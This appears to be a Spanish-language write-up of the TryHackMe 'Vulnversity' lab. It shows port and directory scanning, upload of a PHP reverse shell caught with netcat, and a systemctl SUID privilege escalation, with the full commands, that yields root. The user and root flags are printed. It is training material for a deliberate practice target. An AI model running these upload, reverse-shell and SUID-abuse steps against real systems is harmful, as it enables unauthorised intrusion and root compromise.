

Máquina fácil de THM con guía, me abstengo de poner las respuestas y voy directamente con el contenido original de la máquina

Ping de reconocimiento:




```
┌──(jouker㉿joukerm)-[~]
└─$ ping 10.10.98.192
PING 10.10.98.192 (10.10.98.192) 56(84) bytes of data.
64 bytes from 10.10.98.192: icmp_seq=1 ttl=63 time=266 ms
64 bytes from 10.10.98.192: icmp_seq=2 ttl=63 time=90.0 ms
64 bytes from 10.10.98.192: icmp_seq=3 ttl=63 time=64.2 ms
64 bytes from 10.10.98.192: icmp_seq=4 ttl=63 time=372 ms
^C
--- 10.10.98.192 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 64.217/198.072/371.747/126.905 ms
```

Nmap para escaneo de puertos versión resumida para mostrar los puertos:




```
┌──(jouker㉿joukerm)-[~]
└─$ nmap -p- -n -min-rate 5000 -Pn 10.10.98.192
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 08:05 CET
Warning: 10.10.98.192 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.98.192
Host is up (0.085s latency).
Not shown: 63684 closed tcp ports (reset), 1845 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes
```

Uso de Gobuster para encontrar directorios ocultos, veo que hay un /internal/



```
┌──(joukerm㉿joukerm)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.98.192:3333 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.98.192:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 320] [--> http://10.10.98.192:3333/images/]
/.php                 (Status: 403) [Size: 293]
/css                  (Status: 301) [Size: 317] [--> http://10.10.98.192:3333/css/]
/js                   (Status: 301) [Size: 316] [--> http://10.10.98.192:3333/js/]
/fonts                (Status: 301) [Size: 319] [--> http://10.10.98.192:3333/fonts/] [redacted]
/internal             (Status: 301) [Size: 322] [--> http://10.10.98.192:3333/internal/]
Progress: 26312 / 441122 (5.96%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 26334 / 441122 (5.97%)
===============================================================
Finished
===============================================================
```


File upload?



KALI [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
TryHackMe | Vulnversity
10.10.98.192:3333/internal/
10.10.98.192:3333/internal/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Upload


Browse... No file selected. Submit



Upload

Browse... php-reverse-shell.phtml Submit


Al parecer he tenido suerte, mirando en la guía veo que PHTML es el formato que tenia que seleccionar, ahora nos dirigimos al directorio uploads dentro del subdirectorio interal, obiamente nos ponemos en escucha en netcat por el puerto que nosotros hemos especificado antes



Index of /internal/uploads


Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.phtml	2025-02-11 02:21	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.98.192 Port 3333




```
-rw-r--r-- 1 jouker jouker      1211 oct  3  2020 source_code.php
-rw-rw-r-- 1 jouker jouker        21 feb  5 12:59 usuarios.txt

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ nano php-reverse-shell.phtml

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.28.60] from (UNKNOWN) [10.10.98.192] 53142
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UT
C 2019 x86_64 x86_64 x86_64 GNU/Linux
 02:34:52 up 50 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Encuentro la flag del user con el find, seguidamente encuentro la flag que me piden




```
^C
www-data@vulnuniversity:/$ find / -type f -name "user.txt" 2>/dev/null
/home/bill/user.txt
www-data@vulnuniversity:/$ cat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/$ 
```

Hacemos un listado de SUID vulnerables con find / -perm -4000 2>/dev/null, vemos que el /bin/systemctl es bastante sospechoso



```
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
```


Viendo el GTFOBINS veo que es mucho texto, pero voy a ver si haciendo la succesión de comandos




This example creates a local SUID copy of t
interact with an existing SUID binary skip th
path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

No funciona, tan fácil como copiarlo directamente



```
Error opening terminal: unknown.
www-data@vulnuniversity:/$ TF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/$ bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.azsE4GGlwA.service to /tmp/tmp.a
zsE4GGlwA.service.
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.azsE4GGl
wA.service to /tmp/tmp.azsE4GGlwA.service.
www-data@vulnuniversity:/$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
www-data@vulnuniversity:/$ 
```



```
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
www-data@vulnuniversity:/$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cd
bash: cd: HOME not set
bash-4.3# cd /root
bash-4.3# ls -l
total 4
-rw-r--r-- 1 root root 33 Jul 31  2019 root.txt
bash-4.3# cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
bash-4.3# 
```